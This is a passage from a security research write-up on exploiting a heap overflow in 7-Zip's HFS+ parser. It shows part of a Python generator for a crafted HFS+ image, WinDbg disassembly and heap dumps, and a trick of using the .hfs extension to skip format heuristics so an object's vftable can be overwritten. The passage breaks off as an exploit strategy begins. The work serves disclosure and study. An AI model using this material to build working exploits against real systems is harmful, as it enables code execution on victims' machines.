
Writing the HFS+ Generator

The file which we want to generate is supposed to look like this



Concept of HFS+ file image structure

The 7zip author did not directly follow the standard HFS+ documentation, when the HFS+ file system parser was implemented by him. This requires us to first analyse 7zip to determine how HFS+ parsing was specifically implemented in 7zip. We are releasing a file generation script to create the specially crafted file required to exploit this vulnerability. The script can be obtained here.




010 Editor template used during the file format reversing process.

```python
def testGenerate():

    OVERFLOW_VALUE = 0x10040
    fw = file(r't:\projects\bugs\7zip\src\7z1505-src\exploit.bin','wb')
    hfs = BytesIO()

#region header

    #set header
    header = HFSPlusVolumeHeader()
    memset(addressof(header),0,sizeof(header))
    #Setting up header
    memmove(header.Header,"H+",2)
    header.Version = 4
    header.fileCount = 1
    header.folderCount = 0
    header.blockSize = 1024
    header.totalBlocks = 0x11223344 #updated later
    header.freeBlocks  = 0x0

    blockSizeLog = HFS.blockSizeToLog(header.blockSize)

    #ForkData extentsFile
    header.extentsFile.logicalSize = 0
    header.extentsFile.totalBlocks = 0
    forkDataOffset = 1
    if header.blockSize <= 0x400:
       forkDataOffset = ( 0x400 / header.blockSize ) + 1

#endregion

#region attribute

    kMethod_Attr     = 3; #// data stored in attribute file
    kMethod_Resource = 4; #// data stored in resource fork

    #attributesFile offset
    attributesOffset = forkDataOffset
    print("attributesOffset : ",attributesOffset)
    attributes = FileAttributes()
    decmpfsHeader =  DecmpfsHeader()
    decmpfsHeader.magic = struct.unpack("I", struct.pack(">I",0x636D7066) )[0] #magic == "fpmc"
    decmpfsHeader.compressionType = struct.unpack("I", struct.pack(">I",kMethod_Resource) )[0]
    decmpfsHeader.fileSize = struct.unpack("Q", struct.pack(">Q",0x10000) )[0]
```

Part of hfsGenerator source code

As mentioned above, our generator is limited to only generating the necessary structures in the file to trigger the specific vulnerability covered in this post. By setting the `OVERFLOW_VALUE` (the size of the buffer used to overflow the `buf` buffer) to 0x10040, we can generate a file that triggers the vulnerability and generates the following result in our debugging session:



Disassembly

Offset: @$scopeip

```
1001d781 8bd1            mov     edx,ecx
1001d783 0bd0            or      edx,eax
1001d785 0f84ce020000    je      7z+0x1da59 (1001da59)
1001d78b ba00000100      mov     edx,10000h
1001d790 85c0            test    eax,eax
1001d792 8955e4          mov     dword ptr [ebp-1Ch],edx
1001d795 7709            ja      7z+0x1d7a0 (1001d7a0)
1001d797 7204            jb      7z+0x1d79d (1001d79d)
1001d799 3bca            cmp     ecx,edx
1001d79b 7303            jae     7z+0x1d7a0 (1001d7a0)
1001d79d 894de4          mov     dword ptr [ebp-1Ch],ecx
1001d7a0 8b45e0          mov     eax,dword ptr [ebp-20h]
1001d7a3 8b13            mov     edx,dword ptr [ebx]
1001d7a5 8b4df0          mov     ecx,dword ptr [ebp-10h]
1001d7a8 8b38            mov     edi,dword ptr [eax]
1001d7aa 57              push    edi
1001d7ab e89dc3feff      call    7z+0x9b4d (10009b4d)
1001d7b0 85c0            test    eax,eax
1001d7b2 8945d8          mov     dword ptr [ebp-28h],eax
1001d7b5 0f8502010000    jne     7z+0x1d8bd (1001d8bd)
1001d7bb 8b13            mov     edx,dword ptr [ebx]
1001d7bd 8a02            mov     al,byte ptr [edx]
1001d7bf 240f            and     al,0Fh
1001d7c1 3c0f            cmp     al,0Fh
1001d7c3 752e            jne     7z+0x1d7f3 (1001d7f3)
1001d7c5 4f              dec     edi
1001d7c6 3b7de4          cmp     edi,dword ptr [ebp-1Ch]
1001d7c9 0f858a020000    jne     7z+0x1da59 (1001da59)
1001d7cf 837d0800        cmp     dword ptr [ebp+8],0
1001d7d3 0f849c000000    je      7z+0x1d875 (1001d875)
1001d7d9 ff75e4          push    dword ptr [ebp-1Ch]
1001d7dc 8b4d08          mov     ecx,dword ptr [ebp+8]
```

Command

```
        01336bf8 0002 0002  [00]   01336c00    00008 - (free)
        01336c08 0002 0002  [00]   01336c10    00008 - (free)
        01336c18 0002 0002  [00]   01336c20    00008 - (free)
        01336c28 0002 0002  [00]   01336c30    00008 - (free)
        01336c40 0201 0002  [00]   01336c48    01000 - (busy)
        01337c48 2003 0201  [00]   01337c50    10010 - (busy)
          7z
        01347c60 0063 2003  [00]   01347c68    00310 - (free)
        01347f78 0011 0063  [00]   01347f80    00080 - (busy)
          ? 7z!GetHashers+24734
        01348000 0081 0011  [00]   01348008    00400 - (busy)
        01348408 001d 0081  [00]   01348410    000e0 - (busy)
        013484f0 000e 001d  [00]   013484f8    00062 - (busy)
        01348560 000e 000e  [00]   01348568    00062 - (busy)
        013485d0 0048 000e  [00]   013485d8    00238 - (free)
        01348810 000f 0048  [00]   01348818    00070 - (busy)
      * 01348888 0080 000f  [00]   01348890    003f8 - (busy)
        013488a0 0003 0080  [00]   013488a8    00010 - (busy)
        013488b8 0003 0003  [00]   013488c0    00010 - (busy)
        013488d0 0003 0003  [00]   013488d8    00010 - (busy)
        013488e8 0003 0003  [00]   013488f0    00010 - (busy)
        01348900 0003 0003  [00]   01348908    00010 - (busy)
        01348918 0003 0003  [00]   01348920    00010 - (free)
0:000>
```

Let’s single step through the code execution and analyze where the overflow occurs:

Disassembly

Offset: @$scopeip

```
1001d783 0bd0            or      edx,eax
1001d785 0f84ce020000    je      7z+0x1da59 (1001da59)
1001d78b ba00000100      mov     edx,10000h
1001d790 85c0            test    eax,eax
1001d792 8955e4          mov     dword ptr [ebp-1Ch],edx
1001d795 7709            ja      7z+0x1d7a0 (1001d7a0)
1001d797 7204            jb      7z+0x1d79d (1001d79d)
1001d799 3bca            cmp     ecx,edx
1001d79b 7303            jae     7z+0x1d7a0 (1001d7a0)
1001d79d 894de4          mov     dword ptr [ebp-1Ch],ecx
1001d7a0 8b45e0          mov     eax,dword ptr [ebp-20h]
1001d7a3 8b13            mov     edx,dword ptr [ebx]
1001d7a5 8b4df0          mov     ecx,dword ptr [ebp-10h]
1001d7a8 8b38            mov     edi,dword ptr [eax]
1001d7aa 57              push    edi
1001d7ab e89dc3feff      call    7z+0x9b4d (10009b4d)
1001d7b0 85c0            test    eax,eax
1001d7b2 8945d8          mov     dword ptr [ebp-28h],eax
1001d7b5 0f8502010000    jne     7z+0x1d8bd (1001d8bd)
1001d7bb 8b13            mov     edx,dword ptr [ebx]
1001d7bd 8a02            mov     al,byte ptr [edx]
1001d7bf 240f            and     al,0Fh
1001d7c1 3c0f            cmp     al,0Fh
1001d7c3 752e            jne     7z+0x1d7f3 (1001d7f3)
1001d7c5 4f              dec     edi
1001d7c6 3b7de4          cmp     edi,dword ptr [ebp-1Ch]
1001d7c9 0f858a020000    jne     7z+0x1da59 (1001da59)
1001d7cf 837d0800        cmp     dword ptr [ebp+8],0
1001d7d3 0f849c000000    je      7z+0x1d875 (1001d875)
1001d7d9 ff75e4          push    dword ptr [ebp-1Ch]
1001d7dc 8b4d08          mov     ecx,dword ptr [ebp+8]
1001d7df e8b5c3feff      call    7z+0x9b99 (10009b99)
```

Command

```
        01336b28 0002 0002  [00]   01336b30    00008 - (free)
        01336b38 0002 0002  [00]   01336b40    00008 - (free)
        01336b48 0002 0002  [00]   01336b50    00008 - (free)
        01336b58 0002 0002  [00]   01336b60    00008 - (free)
        01336b68 0002 0002  [00]   01336b70    00008 - (free)
        01336b78 0002 0002  [00]   01336b80    00008 - (free)
        01336b88 0002 0002  [00]   01336b90    00008 - (free)
        01336b98 0002 0002  [00]   01336ba0    00008 - (free)
        01336ba8 0002 0002  [00]   01336bb0    00008 - (free)
        01336bb8 0002 0002  [00]   01336bc0    00008 - (free)
        01336bc8 0002 0002  [00]   01336bd0    00008 - (free)
        01336bd8 0002 0002  [00]   01336be0    00008 - (free)
        01336be8 0002 0002  [00]   01336bf0    00008 - (free)
        01336bf8 0002 0002  [00]   01336c00    00008 - (free)
        01336c08 0002 0002  [00]   01336c10    00008 - (free)
        01336c18 0002 0002  [00]   01336c20    00008 - (free)
        01336c28 0002 0002  [00]   01336c30    00008 - (free)
        01336c40 0201 0002  [00]   01336c48    01000 - (busy)
        01337c48 2003 0201  [00]   01337c50    10010 - (busy)
      * 01347c60 cccc 2003  [00]   01347cc8    59994 - (busy)
ReadMemory error for address 013ae2c0
Use `!address 013ae2c0' to check validity of the address.
```

We have confirmed that our HFS+ generator works. Let’s increase the OVERFLOW_VALUE variable to 0x10300 which should be enough to overflow the following free chunk with the size of 0x310 bytes. In other words the chunk that contains an object with a vftable. Let’s walk through this below.

Disassembly

Offset: @$scopeip

```
1001d78b ba00000100      mov     edx,10000h
1001d790 85c0            test    eax,eax
1001d792 8955e4          mov     dword ptr [ebp-1Ch],edx
1001d795 7709            ja      7z+0x1d7a0 (1001d7a0)
1001d797 7204            jb      7z+0x1d79d (1001d79d)
1001d799 3bca            cmp     ecx,edx
1001d79b 7303            jae     7z+0x1d7a0 (1001d7a0)
1001d79d 894de4          mov     dword ptr [ebp-1Ch],ecx
1001d7a0 8b45e0          mov     eax,dword ptr [ebp-20h]
1001d7a3 8b13            mov     edx,dword ptr [ebx]
1001d7a5 8b4df0          mov     ecx,dword ptr [ebp-10h]
1001d7a8 8b38            mov     edi,dword ptr [eax]
1001d7aa 57              push    edi
1001d7ab e89dc3feff      call    7z+0x9b4d (10009b4d)
1001d7b0 85c0            test    eax,eax
1001d7b2 8945d8          mov     dword ptr [ebp-28h],eax
1001d7b5 0f8502010000    jne     7z+0x1d8bd (1001d8bd)
1001d7bb 8b13            mov     edx,dword ptr [ebx]
1001d7bd 8a02            mov     al,byte ptr [edx]
1001d7bf 240f            and     al,0Fh
1001d7c1 3c0f            cmp     al,0Fh
1001d7c3 752e            jne     7z+0x1d7f3 (1001d7f3)
1001d7c5 4f              dec     edi
1001d7c6 3b7de4          cmp     edi,dword ptr [ebp-1Ch]
1001d7c9 0f858a020000    jne     7z+0x1da59 (1001da59)
1001d7cf 837d0800        cmp     dword ptr [ebp+8],0
1001d7d3 0f849c000000    je      7z+0x1d875 (1001d875)
1001d7d9 ff75e4          push    dword ptr [ebp-1Ch]
```

Command


```
        01266ba8 0002 0002  [00]   01266bb0    00008 - (free)
        01266bb8 0002 0002  [00]   01266bc0    00008 - (free)
        01266bc8 0002 0002  [00]   01266bd0    00008 - (free)
        01266bd8 0002 0002  [00]   01266be0    00008 - (free)
        01266be8 0002 0002  [00]   01266bf0    00008 - (free)
        01266bf8 0002 0002  [00]   01266c00    00008 - (free)
        01266c08 0002 0002  [00]   01266c10    00008 - (free)
        01266c18 0002 0002  [00]   01266c20    00008 - (free)
        01266c28 0002 0002  [00]   01266c30    00008 - (free)
        01266c40 0201 0002  [00]   01266c48    01000 - (busy)
        01267c48 2003 0201  [00]   01267c50    10010 - (busy)
          7z
        01277c60 00bb 2003  [00]   01277c68    005d0 - (free)
        01278238 0011 00bb  [00]   01278240    00080 - (busy)
          ? 7z!GetHashers+24734
        012782c0 0081 0011  [00]   012782c8    00400 - (busy)
        012786c8 001d 0081  [00]   012786d0    000e0 - (busy)
        012787b0 000e 001d  [00]   012787b8    00062 - (busy)
        01278820 000e 000e  [00]   01278828    00062 - (busy)
        01278890 0048 000e  [00]   01278898    00238 - (free)
        01278ad0 000f 0048  [00]   01278ad8    00070 - (busy)
      * 01278b48 0080 000f  [00]   01278b50    003f8 - (busy)
        01278b60 0003 0080  [00]   01278b68    00010 - (busy)
        01278b78 0003 0003  [00]   01278b80    00010 - (busy)
        01278b90 0003 0003  [00]   01278b98    00010 - (busy)
        01278ba8 0003 0003  [00]   01278bb0    00010 - (busy)
        01278bc0 0003 0003  [00]   01278bc8    00010 - (busy)
```

What we find is that the free chunk following the `buf` buffer grew up, preventing us from successfully overflowing the next object with a vftable. It appears that there was a memory allocation somehow related to the content of our file. To search for the location where that instruction occurred we can set the following conditional breakpoint:

```
bp ntdll!RtlAllocateHeap "r $t0=esp+0xc;.if (poi(@$t0) > 0xffff) {.printf \"RtlAllocateHeap hHEAP 0x%x, \", poi(@esp+4);.printf \"Size: 0x%x, \", poi(@$t0);.echo}.else{g}"
```


bp ntdll!RtlAllocateHeap "r $t0=esp+0xc;.if (poi(@$t0) > 0xffff) {.printf \"RtlAllocateHeap hHEAP 0x%x, \", poi(@esp+4);.printf \"Size: 0x%x, \", poi(@$t0);.echo}.else{g}”

To simplify this task we can use the 7zip version with debugging symbols which we built earlier.



The debugger hit the breakpoint where a buffer with the same size as our file size is allocated. After quick analysis it turned out that we have landed in the portion of the code that is responsible for the heuristic detection of the file format.

7zip allocates a buffer large enough to handle the size of the entire file contents then it attempts to determine the format of the file before finally freeing the previously allocated buffer. The freed buffer memory is later used during the allocation of the `buf` buffer. This is why we see a gap after its chunk which grows when we increase the payload size. Does that mean exploitation won't be possible? No, did you notice the file extension we used to save the generated file? If we want to avoid the heuristic file detection functions in 7zip, we simply need to use proper file extension, .hfs in this case. If we use this extension, 7zip does not execute the heuristic functions and the heap looks like this:

Disassembly

Offset: @$scopeip

```
1001d781 8bd1           mov     edx,ecx
1001d783 0bd0           or      edx,eax
1001d785 0f84ce020000   je      7z+0x1da59 (1001da59)
1001d78b ba00000100     mov     edx,10000h
1001d790 85c0           test    eax,eax
1001d792 8955e4         mov     dword ptr [ebp-1Ch],edx
1001d795 7709           ja      7z+0x1d7a0 (1001d7a0)
1001d797 7204           jb      7z+0x1d79d (1001d79d)
1001d799 3bca           cmp     ecx,edx
1001d79b 7303           jae     7z+0x1d7a0 (1001d7a0)
1001d79d 894de4         mov     dword ptr [ebp-1Ch],ecx
1001d7a0 8b45e0         mov     eax,dword ptr [ebp-20h]
1001d7a3 8b13           mov     edx,dword ptr [ebx]
1001d7a5 8b4df0         mov     ecx,dword ptr [ebp-10h]
1001d7a8 8b38           mov     edi,dword ptr [eax]
1001d7aa 57             push    edi
1001d7ab e89dc3feff     call    7z+0x9b4d (10009b4d)
1001d7b0 85c0           test    eax,eax
1001d7b2 8945d8         mov     dword ptr [ebp-28h],eax
1001d7b5 0f8502010000   jne     7z+0x1d8bd (1001d8bd)
1001d7bb 8b13           mov     edx,dword ptr [ebx]
1001d7bd 8a02           mov     al,byte ptr [edx]
1001d7bf 240f           and     al,0Fh
1001d7c1 3c0f           cmp     al,0Fh
1001d7c3 752e           jne     7z+0x1d7f3 (1001d7f3)
1001d7c5 4f             dec     edi
1001d7c6 3b7de4         cmp     edi,dword ptr [ebp-1Ch]
1001d7c9 0f858a020000   jne     7z+0x1da59 (1001da59)
1001d7cf 837d0800       cmp     dword ptr [ebp+8],0
1001d7d3 0f849c000000   je      7z+0x1d875 (1001d875)
1001d7d9 ff75e4         push    dword ptr [ebp-1Ch]
1001d7dc 8b4d08         mov     ecx,dword ptr [ebp+8]
```

Command

```
        01276ea0 0081 0011  [00]   01276ea8    00400 - (busy)
        012772a8 000e 0081  [00]   012772b0    00062 - (busy)
        01277318 0073 000e  [00]   01277320    00390 - (free)
        012776b0 000f 0073  [00]   012776b8    00070 - (busy)
        01277728 0201 000f  [00]   01277730    01000 - (busy)
        01278730 2003 0201  [00]   01278738    10010 - (busy)
          7z
      * 01288748 0080 2003  [00]   01288750    003f8 - (busy)
        01288760 0003 0080  [00]   01288768    00010 - (busy)
        01288778 0003 0003  [00]   01288780    00010 - (busy)
        01288790 0003 0003  [00]   01288798    00010 - (busy)
        012887a8 0003 0003  [00]   012887b0    00010 - (busy)
        012887c0 0003 0003  [00]   012887c8    00010 - (busy)
        012887d8 0003 0003  [00]   012887e0    00010 - (free)
        012887f0 0003 0003  [00]   012887f8    00010 - (free)
        01288808 0003 0003  [00]   01288810    00010 - (free)
        01288820 0003 0003  [00]   01288828    00010 - (free)
        01288838 0003 0003  [00]   01288840    00010 - (free)
        01288850 0003 0003  [00]   01288858    00010 - (free)
        01288868 0003 0003  [00]   01288870    00010 - (free)
        01288880 0003 0003  [00]   01288888    00010 - (free)
        01288898 0003 0003  [00]   012888a0    00010 - (free)
        012888b0 0003 0003  [00]   012888b8    00010 - (free)
```

Building Our Strategy

Let's take a moment to summarize what we now know and try to figure out a strategy we can use to create a working exploit.

- Our target buffer (`buf`) has a fixed size: 0x10010.
- Due to this buffer size, it will always be allocated by heap-backend. Additional details regarding this can be found [here]().
- We can allocate any number of objects with any size before the overflow occurs.
- We can't perform or trigger any free action on the heap.
- We are unable to perform any alloc/free operation following the overflow.

Given the situation described above, being limited to the aforementioned operations and considering all of the heap mitigations implemented in Windows 7, a sound approach is described below:

